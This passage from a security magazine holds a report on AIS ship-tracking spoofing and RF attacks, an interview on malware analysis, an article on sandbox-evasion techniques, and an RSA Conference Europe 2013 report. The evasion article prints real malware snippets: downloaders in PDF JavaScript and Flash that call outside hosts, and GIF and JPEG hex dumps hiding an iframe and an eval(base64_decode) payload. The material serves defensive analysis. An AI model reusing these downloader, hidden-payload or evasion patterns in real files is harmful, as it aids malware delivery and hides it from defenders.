The information is also sent to upstream providers such as Maritimetraffic.com, Vesselfinder.com or Aishub.net, where anyone can check a specific vessel's position and peruse additional information about it.

The upstream data sending can be effected via email, TCP / UDP, commercial software, smartphone apps, and radio-frequency gateways, and is sent via different types of messages (27 types in all). For example, message 18 delivers the position report (longitude, latitude, navigation status, and so on) and is sent

every 30 second to 3 minutes depending on the speed of the ship. Message 24 provides the static report (type of ship, name, dimension, cargo type, etc) and is sent every 6 minutes.

Message type 8 is a binary broadcast message that can include any type of data, type 22 is for channel management (and only port authorities are allowed to use it). Type 14 is a safety-related broadcast message (and alerts of emergencies such as crew or passengers falling off board).

But, as Dr. Marco Balduzzi and Kyle Wilhoit of Trend Micro and independent security researcher Alessandro Pasta showed, AIS is vulnerable both at the implementation and at the protocol level.

The researchers detailed a couple of different attack vectors and divided the exploitations of threats into software and radio frequency (RF) attacks. The root of all problems is the same: there are no authentication and no integrity

checks, so the apparent validation of spoofed and specially crafted packets is a huge problem. The software attacks demonstrated to the full packed conference hall included:

AIS spoofing

There are a number of online AIS services that track vessel positions and locations around the world - the aforementioned Marine Traffic, Vessel Finder and AIS Hub are just some of them. These services receive AIS data and use maps to provide visual plotting that showcases global maritime traffic.

AIS services track vessels, but don't do any checkups on who is sending AIS data. This data usually includes vessel identification, location details, course plotting and other data specific to the vessel in question. With this on mind, the attackers can send specially crafted messages that could mimic the location of an existing vessel, or even create a fake vessel and place it on its own virtual course. This can cause a bit of panic, especially because you



Alessandro Pasta demonstrating their setup at HITBSecConf 2013.

can fake a whole fleet of let's say war ships sailing on course to an enemy country or showing up off the coast of it.

Ship hijacking

This variation of the spoofing attack on AIS could be used to download the data of an existing ship, changing some of the parameters and submitting it to the AIS service. The result is virtual placement of a vessel on a completely different position or plotting a bizarre route that could include some "land sailing".

Replay attacks

All of the packets above can be saved and stored locally and then replayed at any time. By using the script and a scheduling function on a local system, the attacker can carefully replay spoofed messages in specific timeframes.

The mentioned scenarios were just an introduction on what you can do when you have reverse engineered AIS and know how to modify the data and reuse it. The most interesting part of the research includes attacking vessels over RF. The researchers coded an AIS frame builder, a C module which encodes payloads, computes CRC and does bit operations. The output of the program is an AIS frame which is transferred from a digital into the radio frequency domain.

The hacks were crafted and tested in a lab that they built and which consists of GNURadio, transceiver service, bi and omni directional antennas, SDR (software defined radio), power amplifier, GPS antenna and a power LED (to mimic real life alert). The attacks include:

Man-in-the-water spoofing

Professional alpinists use avalanche safety beacons to alert rescuers after being buried by an avalanche. In the world of maritime safety, there are similar types of devices that send AIS packets as soon as someone falls in the water. This type of requests can also be spoofed, which was shown through the Python script called `AiS_TX.py` which is actually AIS transmitter. Because of maritime laws and best practices, everyone needs to address

this type of alert, so it is obvious how an attacker can wreak havoc in this way.

Frequency hopping

This is a damaging attack that can cause some serious issues for the safety of the targeted vessel. Every vessel is tuned in on a range of frequencies where they can interact with port authorities, as well as other vessels. There is a specific set of instructions that only port authorities can issue and make the vessel's AIS transponder work on a specific frequency. The researchers showed that the malicious attacker can spoof this type of "command" and practically switch the target's frequency to another one which will be blank. This will cause the vessel to stop transmitting and receiving messages on the right frequency effectively making it "disappear" and unable to communicate (essentially a denial of service attack). If performed by, let's say, Somali pirates, it can make the ship "vanish" for the maritime authorities as soon it enters Somali sea space, but visible to the pirates who carried out the attack.

From our discussion with Balduzzi and Pasta after their talk, they said that this is a big problem, especially because this frequency cannot be manually changed by the captain of the vessel.

Fake CPA alerting

As the attackers can spoof any part of the transmission, they are able to create a fake CPA (closest point of approach) alert. In real life this means that they would place another vessel near an actual one and plot it on the same course. This will trigger a collision warning alert on the target vessel. In some cases this can even cause software vessel to recalculate a course to avoid collision, allowing an attacker to physically nudge a boat in a certain direction.

Arbitrary weather forecast

By using a type 8 binary broadcast message of the AIS application layer, the attackers can impersonate actual issuers of weather forecast such as the port authority and arbitrarily change the weather forecast delivered to ships.



(IN)SECURE Magazine's Mirko Zorz during a discussion with Dr. Marco Balduzzi and Alessandro Pasta.

The researchers have been working on this for the last six months, and have banded together because of their respective expertise (Wilhoit on the software side, Pasta on electronics and telecommunication). They have performed other types of successful attacks, but haven't had the chance to demonstrate them because there was no time.

"The attack surface is big. We can generate any kind of message. All the attacks we have shown here except the weather forecast attack have been successful," they pointed out.

Countermeasures suggested by the researchers include the addition of authentication in order to ensure that the transmitter is the owner of the vessel, creating a way to check AIS messages for tampering, making it impossible to enact replay attacks by adding time checking, and adding a validity check for the data contained in the messages (e.g. geographical information).

The researchers have made sure that their experiments didn't interfere with the existing systems. Most of them were performed in a

lab environment, especially messages with safety implications.

Also, they have contacted the online providers and authorities and explained the issue. The former responded and have said they would try to do something about it, and among the latter, only the ITU Radiocommunication Sector (ITU-R) - the developers of the AIS standard and the protocol specification - has responded by acknowledging the problem.

"Are they doing something about it, or did they just say thanks for letting us know?" we asked them.

"It's a complex matter. This organization is huge, and they often work within workgroups, so there are a lot of partners involved in the decision making. They cannot do it by themselves. They were grateful to us for pointing out the problem, for how can you do something about a problem if you don't know there is one to begin with?" Balduzzi told us. "They did help our investigation by giving us links to more information about the protocols to do more research, and they encouraged us to continue in that direction."



The researchers (left to right): Kyle Wilhoit, Dr. Marco Balduzzi and Alessandro Pasta.

The International Association of Lighthouse Authorities (IALA), IMO (International Maritime Organization) and the US Coast Guard are yet to comment on the findings.

The researchers said that they don't have much hope that their research will result with prompt changes.


"Perhaps the media attention will help," said Balduzzi. "But judging by the response received by Hugo Teso, who last year presented his research on airplane hijacking by interfering with its communication systems, the issue will not be addressed or fixed soon, and we don't expect to get a lot of feedback from the governing bodies."

On the other hand, they point out that their attacks are much more feasible than Teso's. "The difference between the airplane attacks

and these ones is that the former are more difficult to perform, and therefore less likely to be performed by attackers in the wild." Also, they managed to test some of these attacks outside of a lab, so they are sure to work with systems already online.

The good news is that similar attacks haven't yet been spotted being performed by malicious individuals. But, according to Balduzzi, the danger is big and real.

"It's actually possible to do it by investing very little. For our experiment, we bought a SDR radio, which costs some 500 euros, but it's possible to do it by using a VHF radio that costs around a 100 euros - a price that makes the technology accessible to almost anyone (including pirates). The threat is very real, and that's why we talked upfront with the ITU," they concluded.



RSA Conference 2014

www.rsaconference.com/helpnet

Moscone Center, San Francisco, CA, USA

24 February - 28 February 2014

InfoSec World Conference & Expo 2014

www.infosec-world.com

Disney's Contemporary Resort, FL, USA

7 April - 9 April 2014

Infosecurity Europe 2014

www.infosec.co.uk

Earls Court, London, UK

29 April - 1 May 2014

HITBSecConf2014 Amsterdam & HITB Haxpo

conference.hitb.org

The Beurs van Berlage, Amsterdam, The Netherlands

29 May - 30 May 2014

Exploring the challenges of malware analysis

Interview by Zeljka Zorz



Michael Sikorski is a Technical Director at Mandiant and co-author of the book "Practical Malware Analysis." His previous employers include the NSA and MIT Lincoln Laboratory. He frequently teaches malware analysis to a variety of audiences including the FBI and Black Hat.

How do you approach the process of analyzing a new piece of malware? What tools do you use on a daily basis?

I start my analysis by running the malware through our internal sandbox and seeing what the sandbox outputs. At Mandiant, this happens automatically as we have internally developed two sandboxes over the last couple of years to which our incident responders directly submit malware found in the field.

After that, I spend time using basic static analysis techniques. This includes running tools like Strings, looking at the PE structure, and all the functionality the malware imports. This part of the analysis provides leads for the more in-depth analysis I perform.

After basic static analysis, I perform basic dynamic analysis. This includes running the malware in a safe environment, like a virtual

machine. I use tools such as FakeNet, Procmon, and Process Explorer to see what impact the malware has on a system.

Next, I use the results from the basic analysis to help kick start and drive my analysis of the next phase - full disassembly. This is where the real software reverse engineering begins. I turn the binary data into assembly code I can read by a process called disassembling. The best and most popular tool for this is IDA Pro. IDA Pro allows me to browse around the code while annotating and keeping track of the in-depth analysis I perform at this level. If needed, I can use debuggers like WinDbg and OllyDbg to unpack malware or watch the malware as it runs at the code level live on a system.

In this phase you might have to fight against attackers trying to derail your analysis by using obfuscation, anti-debugging or

anti-disassembly techniques. This often slows down the reverse engineering process. At the end of the day, the code must run and do bad stuff so we always figure it out sooner or later.

Have you ever analyzed a piece of malware that made you appreciate the skill of the person who developed it?

This happens all of the time. Whenever I come across a new anti-reverse engineering technique I am impressed. Anti-reversing is an attacker's attempt to evade or slow down our analysis of their malware. New malware is constantly coming out that evades our sandbox, our virtual environment, or our analysis tools.

I am always impressed when we discover a new method. Playing in this "cat and mouse"

game makes this job fun. If the malware authors weren't fighting back against us it wouldn't be nearly as exciting day in and day out.

What advice would you give to those interested in working in the field of malware analysis? What type of knowledge is essential?

You must be a solid computer programmer to be a successful malware analyst. I recommend learning languages like C/C++ and Python and then really get a strong handle on the operating systems and architecture you'll be analyzing. These days that means focusing on Windows Internals and the x86/x64 architectures because that is where the majority of malware resides.

YOU MUST BE A SOLID COMPUTER PROGRAMMER TO BE A SUCCESSFUL MALWARE ANALYST

What certifications (if any) do you consider suited for a malware analyst? Why?

None, I don't think certifications prove that somebody knows something or doesn't. At Mandiant, I perform a lot of interviews. I have interviewed people who are amazing with and without these certifications and vice versa, so I base it off of the individual as a whole. Therefore, I find these certifications to be like a NOP instruction.

Why did you write "Practical Malware Analysis"?

My co-author Andy Honig and I wrote the book because we love sharing knowledge. We were teaching assistants together in college and have been teaching reverse engineering in some capacity for years at different organizations.

We are frequently asked for a reference book and never had anything to point to. We wanted to fill the void since there was no true "how to" book on reversing malware once you had a binary. Most of the books out there spend time on defining malware, finding malware and doing cool stuff with tool and tech-

niques, but no of them really taught this skill of reversing.

Additionally, I really feel like there is a lack of skill in the computer security industry when it comes to reverse engineering malware. Malware analysts are valuable assets to a company and are hard to come by. My hope is that our book will get more people interested and skilled in an exciting and challenging field.

What challenges did you encounter when writing the book?

Our two biggest challenges were making the book readable and creating the hands-on labs.

There are a lot of books with solid technical content that are unreadable and lots of books that are readable without technical details, and to have a great security book you really need both.

We spent a lot of time in the editing process with No Starch because we really wanted to have a final product that kept people engaged while reading.

This is a difficult task when you start digging deep into assembly programming topics, so we tried to keep it spiced up with real world examples and a hands-on component.

This hands-on component consisted of writing the 51 pieces of malware that we distributed with the book- this was a tall order. We wanted the labs to be easy to comprehend learning tools.

Furthermore, we wrote an appendix containing the step-by-step how to analyze those 51 samples to be solid. This is like a book within a book that came with the same level of editing and addition to detail.

Are you satisfied with the response from the security community?

I am so happy with the praise we have gotten from the security community. Many people have adopted it as the go to book for learning the skill of reverse engineering. A couple dozen universities all over the world are using the book in the classroom already. That is really a dream come true. It feels good when you meet someone from Japan who says the book changed their life; I never really thought that kind of thing was possible when we started the endeavor. I truly feel like we have really made a positive impact in the community.

Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security (www.net-security.org).

Want to reach a large audience of security pros by writing for (IN)SECURE?



Send your idea to mzorz@net-security.org

MIS TRAINING INSTITUTE'S

INFOSEC WORLD

CONFERENCE & EXPO 2014

April 7-9, 2014 | Disney's Contemporary Resort | Orlando, FL | Bonus Workshops: April 5, 6, 9, 10, 11

70+ Sessions Hand-Picked by Leading InfoSec Experts to Give You the Tools
You Need to Protect Your Organization



Register Today!
www.misti.com/infosecworld

KEYNOTE SPEAKERS



Stewart A. Baker
Partner, Steptoe & Johnson
LLP; Former First Assistant
Secretary for Policy,
United States Department
of Homeland Security



Rob DuBois
Retired Navy SEAL;
Security and Policy
Advisor, Speaker and
Author



Malcolm Harkins
Vice President,
Chief Security and
Privacy Officer,
Intel Corporation



Chris Hazelton
Research Director,
Mobile & Wireless,
451 Research

CO-LOCATED SUMMITS:

- CISO EXECUTIVE SUMMIT - APRIL 6
- IT AUDIT MANAGEMENT SUMMIT - APRIL 9, 10, 11
- CLOUD SECURITY SUMMIT - APRIL 10

www.misti.com/infosecworld



The International Leader
in Audit & Information
Security Training

PLATINUM SPONSOR



GOLD SPONSOR



SILVER SPONSOR



CISO SUMMIT
SPONSOR



GLOBAL EDUCATION
SPONSOR



Evading file-based sandboxes

by Abhishek Singh, Sai Vashisht
and Zheng Bu



Modern malware is dynamic and polymorphic, exploiting unknown vulnerabilities to attack via multiple vectors and in multiple stages. But attackers have evolved, too.

The key for malware authors is determining whether the code is running in a virtual environment provided by a file-based sandbox or on a real target machine. To that end, malware authors have developed a variety of techniques.

Methods for evading file-based sandboxes can be characterized into the following categories:

- **Human interaction** — mouse clicks and dialog boxes.
- **Configuration-specific** — sleep calls, time triggers, malicious downloader, name of the analyzed sample.
- **Environment-specific** — version, embedded iframes, environment specific checks.

The following section explains each of these techniques in detail.

Human interaction

File-based sandboxes emulate physical systems, but without a human user. Attackers use this key difference to their advantage, creating malware that lies dormant until it detects signs of a human user: a mouse click, intelligent responses to dialog boxes, and the like.

Mouse clicks: Trojan UpClicker uses mouse clicks to detect human activity. To fool a file-based sandbox, UpClicker establishes communication with malicious C&C servers only after detecting a click of the left mouse button. Figure 1 shows a snippet of the UpClicker code, which calls the function `SetWinodwshHookExA` using `0Eh` as a parameter value. This setting installs the Windows hook procedure `WH_MOUSE_LL`, used to monitor low-level mouse inputs.

The pointer *fn* highlighted in Figure 1 refers to the hook procedure circled in Figure 2.

Figure 1: Malware code showing hook to mouse (pointer *fn* highlighted).

Figure 2: Code pointed by pointer fn , highlighting the action for a mouse click up.

Trojan Nap takes this approach. Figure 3 shows a snippet of code from Trojan Nap. When executed, the malware sends an HTTP request for the file “newbos2.exe” from the “wowrizep.ru” domain, which is known to be malicious.

Figure 3: Malicious domain and the downloadable executable.

Then as shown in Figure 3, the code calls the *SleepEx()* method with a timeout parameter value of 0x0927C0 (600,000 milliseconds, or 10 minutes). Also, the “alterable” field attribute

is set to false to ensure that the programming function does not return until that 10 minutes has elapsed —longer than most sandboxes execute a file sample.

Figure 4: Nap Trojan code calling the *SleepEx* method.

The code also calls the undocumented API method *NtDelayExecution()* as an additional measure to delay any suspicious actions. By using these API calls and making an extended sleep, malware can bypass the execution time and can prevent a file-based sandbox from capturing its behavior.

Malicious downloader: A malicious downloader generally contains code to make a HTTP request. When the code is executed, a HTTP request is generated and the response is the malicious code.

```
<<
/s /JavaScript
/JS (this.getURL(unescape('%68%74%74%70%3a%2f%2f%73%65%61%72%63%68%67%
6c%6f%62%61%6c%73%69%74%65%2e%63%6f%6d%2f%69%6e%2e%63%67%69%3f%32%33'))))
>>
```

Figure 5: Showing the malicious downloader.

Figure 5 shows the malicious JavaScript code, which makes a HTTP request to a high-risk domain in a PDF. If the malicious downloader is executed in a file-based sandbox and if the file-based sandbox is configured not to connect to the Internet, the malware will not be downloaded. If there is no download of a malware the only behavior that a file-based sandbox will record is a HTTP request.

Execution name of the analyzed file: File-based sandboxes are often configured to provide a specific pre-defined name to the analyzed sample.

In order to evade the capturing of its behavior by file-based sandboxes, the code of a malicious sample makes a call to the API *GetModuleFileNameW()* and checks for the string “sample” in the execution path. If the name “sample” is found, malware infers that it is inside a file-based sandbox and terminates itself.

Environment

In theory, code executed in a virtual environment should run the same way it does on a physical computer. In reality, most sandboxes have telltale features, enabling attackers to include sandbox-checking features into their malware. This section explains some of those checks in detail.

Version checks: Many malicious files are set to execute only in certain version of applications or operating systems. These self-imposed limitations are not always attempts to evade sandboxes specifically; many seek to exploit a flaw present only in a specific version of an application, for example. Figure 6 shows ActionScript code for malicious Flash downloader. The version number of the Flash player installed on the system is an input (variable *v*) to the *getUrl()* function. The code makes a GET request to a high-risk domain to download a malicious file, *f.swf*, to exploit a flaw in a specific version of Flash.

```
var v=/:$version;
getUrl("http://www.live322.cn/"+v+"f.swf",_root,"GET");
stop();
```

Figure 6: Malicious Flash downloader with version check.

If the sandbox does not have the targeted version installed, the malicious Flash file is not downloaded, and the sandbox detects no malicious activity.

Similar to Flash, the JavaScript code uses the API method *app.viewerVersion()* to determine the version of the Acrobat Reader installed. The malicious code is executed only when the right version of the software is found.

Data hiding malicious samples: A common approach is hiding iframe HTML elements in a non-executable file such as a GIF picture or Acrobat Flash file. By themselves, these files are not executed and therefore exhibit no suspicious behavior in the sandbox.

GIF graphic files consist of the following elements:

- Header

- Image data
- Optional metadata
- Footer (also called the trailer).

The footer is a single-field block indicating the end of the GIF data stream. It normally has a fixed value 0x3B. In many malicious GIF files, an iframe tag is added after the footer (see Figure 7).

Similar to GIF files, a Flash file can also hide iframe links to malicious websites. Since Flash is not an HTML rendering engine, the hidden iframe does nothing when the Flash file is opened in the sandbox. So again, the sandbox detects no malicious behavior.

JPEG files have also been employed in data hiding to evade the capturing of behavior by the file-based sandboxes. As shown in the code in Figure 8 malicious jpg file contains *eval(base64_decode)*.

```

39 85 84 16 86 c3 8c a1 49 d8 86 0e 27 54 55 82 7f 01a0,101.10,
df 79 9b bb 39 a1 bb a3 1f 1a 3a 2b fa a1 5a fc 8y>>9;»f...+ú;Zü
a1 2a 44 a6 15 58 41 b5 14 ea 12 d8 03 6b ee e8 ;*D|.XAp.ê.Ø.kiè
10 14 6d 9a 62 a7 05 58 80 08 30 01 13 c9 37 20 ..mšb$.X€.0..É7
00 00 3b c 3f 6f 62 5f 73 74 61 72 74 28 29 3b ..<?ob_start();
3f 3e 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 ?><iframe src="h
74 74 70 3a 2f 2f 77 77 77 2e 72 6f 35 32 31 2e ttp://www.ro52l.
63 6f 6d 2f 74 65 73 74 2e 68 74 6d 22 20 77 69 com/test.htm" wi
64 74 68 3d 30 20 68 65 69 67 68 74 3d 20 3e 3c dth=0 heigne=0><
2f 69 66 72 61 6d 65 3e 3c 3f 6f 62 5f 73 74 61 /iframe><?ob_sta
72 74 28 29 3b 3f 3e 3c 69 66 72 61 6d 65 20 73 rt();?><iframe s
72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 rc="http://www.r
6f 35 32 31 2e 63 6f 6d 2f 74 65 73 74 2e 68 74 o52l.com/test.ht
6d 22 20 77 69 64 74 68 3d 30 20 68 65 67 68 m" width=0 heigh

```

Figure 7: Malicious iframe Tag in a GIF.

```

ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 70ya..JFIF.....
00 01 00 00 ff e1 00 a1 45 78 69 66 00 00 49 49 ....ÿá.;Exif..II
2a 00 08 00 00 00 02 00 0f 01 02 00 06 00 00 00 *.....
26 00 00 00 10 01 02 00 6d 00 00 00 2c 00 00 00 &.....M.....
00 00 00 00 2f 2e 2a 2f 65 00 65 76 61 6c 28 62 ..../*e eval(b
61 73 65 36 34 5f 64 65 63 6f 64 65 28 27 61 57 ase64_decode('aw
59 67 4b 47 6c 7a 63 32 56 30 4b 43 52 66 55 45 73C1zc2VOKCP6L
39 54 56 46 73 69 65 6e 6f 78 49 6c 30 70 4b 53 9TVFsienoxIl0pKS
42 37 5a 58 5a 68 62 43 68 7a 64 48 4a 70 63 48 B7ZXZhbChzdHJpcH
4e 73 59 58 4e 6f 5a 58 4d 6f 4a 46 39 51 54 31 NsYXNoZXMoJF9QTl
4e 55 57 79 4a 36 65 6a 45 69 58 53 6b 70 4f 33 NUWyJ6ejEiXS kp03
30 3d 27 29 29 3b 00 ff fe 00 3c 43 52 45 41 54 0='));.ÿp.<CREAT

```

Figure 8: JPG having eval and base 64.

Since this is a part of the *Exif_read_data* content is read, *preg_replace* function which is used to read the content with */e* option will execute the *eval(base64_decode)* thus executing the hidden command. If the jpg file having *eval* and *base64_decode* is dropped inside the file-based sandbox, Windows Viewer or a browser will open it.

Since the Windows Viewer or the browser will not execute the *eval(base64_decode)* command, the actual behavior will be hidden from the file-based sandboxes.

Volume information: As shown in Figure 9, malware makes a call to the API *GetVolumeInformation*. The API retrieves the information about the file system and volume associated with the specified root directory. If the serial number matches the one used by the file-based sandboxes, the malware knows that it is inside a file-based sandbox and terminates itself.

The instruction “*cmp DWORD PTR [EBP-8], 0CD1A40*” compares the volume number retrieved by the *GetVolumeInformation()* with the volume number of the known file-based sandbox. If there is a match, the malware terminates itself.

Classic VMware evasion techniques: The sandbox-evasion techniques outlined so far in this article have been observed in advanced malware and APTs. But based on our telemetry data, several classic evasion techniques continue to prove useful to malware writers. VMware is particularly easy to detect because of its distinctive configuration.

Conclusion

Detecting advanced threats employing evasion techniques against file-based sandboxes requires a more comprehensive approach. Advanced attacks are stateful; understanding the context of the attack via multi-flow analysis can help to fill in the gap.

004035D8	. 68 80000000	PUSH 80	
004035DD	. 56	PUSH ESI	
004035DE	. 50	PUSH EAX	
004035DF	. FF15 04394000	CALL DWORD PTR [403904]	kernel32.GetVolumeInformationA
004035E5	. 817D F8 401A	CMP DWORD PTR [EBP-8], 0CD1A40	
004035EC	~ 75 05	JNZ SHORT Unpacked.004035F3	
004035EE	~ E9 52020000	JMP Unpacked.00403845	
0012FEE8	0012FF3C	RootPathName = "C:\\"	
0012FEEC	00000000	VolumeNameBuffer = NULL	
0012FEF0	00000000	MaxVolumeNameSize = 80 (128.)	
0012FEF4	0012FF38	pVolumeSerialNumber = 0012FF38	
0012FEF8	00000000	pMaxFilenameLength = NULL	
0012FEFC	00000000	pFileSystemFlags = NULL	
0012FF00	00000000	pFileSystemNameBuffer = NULL	
0012FF04	00000000	pFileSystemNameSize = NULL	

Figure 9: Code showing making use of the API *GetVolumeInformation* to detect a file-based sandbox.

File-based sandboxes merely demonstrate the behavior of a file upon execution and are a good research tool. Virtualized environments must be more sophisticated than mere sandboxes. Advanced correlation between a set of events is required to capture the behavior of the advanced threat.

The outcome of the correlation between behavior, network activity and static characteristics should be used to determine the maliciousness of an unknown file that employs evasion techniques to bypass file-based sandboxes.

Abhishek Singh is the Senior Staff Research Scientist at FireEye. He has authored over 50 research papers, books and patents in the areas of vulnerability analysis, reverse engineering and malware analysis.

Sai Omkar Vashisht is the Senior Security Research Engineer at FireEye. He has three years of in-depth experience in the field of malware analysis.

Zheng Bu is the Senior Director of Security Research at FireEye. Bu is a security architect focusing on malware, intrusion prevention, botnets and APTs.



Report: RSA Conference Europe 2013

by Mirko Zorz

Security in
knowledge

Mastering data. Securing the world.

RSA CONFERENCE 2013

With over 60 sessions spanning 10 hours, RSA Conference Europe 2013 connected participants with industry leaders sharing intelligence from real-world case studies and years of experience. Attendees immersed themselves in business-critical issues, insider knowledge and hands-on advice from global information security experts.

The conference's eight keynote sessions offered a glimpse into security's future and compelling insights from experts responsible for protecting the world's biggest organizations and events.

Information security professionals understand that the industry is experiencing a disruptive evolutionary period. The next generation is now and the best and brightest must respond to keep pace with emerging threats and new vulnerabilities.

Attendees heard from Mike Reavey, Senior Director, Trustworthy Computing, Microsoft, on "A New Era of Operational Security in Online Services." His presentation covered how security must evolve to support the growing number of cloud services fueling the modern enterprise.

Joshua Corman, Director of Security Intelligence, Akamai Technologies, covered the

emerging role of DevOps (development + operations) in security. He discussed his beliefs that DevOps is a game-changer and may be the end of security as we know it.

Hugh Thompson, Programme Committee Chair, RSA Conference, delivered a session titled, "Degrees of Freedom: Rethinking Security" which demonstrated what security professionals can learn from mathematics to define security variables that matter most.

Those looking for more knowledge to move beyond a policy-driven security model into a data-driven approach learned from Wolfgang Kandek, Chief Technology Officer, Qualys, in his session "Data-Driven Security – Where's the Data?"

"Information security has become a critical element for enterprise success, stability and growth," said Sandra Toms LaPedis, VP and General Manager RSA Conferences.



Hugh Thompson during his talk.

“Our expertise is needed in nearly every facet of business – from protecting innovation to securing workflow. The more mobile organiza-

tions become, the more reliant we are on creating the strategies and solutions that protect the global economy,” LaPedis added.



The future? Big data and intelligence driven security

As we produce and consume an increasing amount of digital data, even the casual user is becoming aware that the way we store and access this data will continue to shift and expand in the near future. The implications of this are even more profound for the IT security industry.

In his opening keynote at RSA Conference Europe, Art Coviello, Executive Chairman, RSA, The Security Division of EMC, talked about the present and offered us a view of the future based on the trends we're seeing today. By 2020 we can expect to see billions of devices connected to the Internet. We can also look forward to an entirely virtualized perimeter that is vastly different from what we have today.

What we need is visibility, analysis and action. "No modern network or system can stand the onslaught of a targeted attacker over time," according to Amit Yoran, General Manager, Senior Vice President at RSA. Intelligence driven security is being accepted by the indus-

try, and starts with dynamic controls that can react to facts and circumstances. "Context can make a big difference," says Coviello. By keeping tabs on network traffic and user behavior, security professionals are able to spot even the faint signal of an attack in an increasingly noisy environment.

Coviello says we need our security systems to be less like a police force that reacts to that which already took place, and more like a local, street police officer that can spot anomalies and prevent a crime. Yoran underlines this vision and says that it's not enough to merely monitor networks and systems for previous nefarious actions. Commercial organizations face threats from organized crime and hacktivists, but also from governments. The level of visibility needed to identify all these attacks is difficult without taking advantage of big data.

The speed to detect events in real-time for security must be complemented by the ability to adjust security controls on a granular basis, as well as to retain and analyze vast amounts of data. The identification of a threat should flow seamlessly into action. This will present itself as an evolution for most organizations.





Lord Sebastian Coe during his keynote.

Olympic champion, politician and former chair of the 2012 Summer Olympic & Paralympic Games, Lord Sebastian Coe, delivered the closing keynote for RSA Conference Europe 2013.

“Lord Coe has maintained success in the worlds of athletics and politics for more than four decades,” said LaPedis. “His sustained

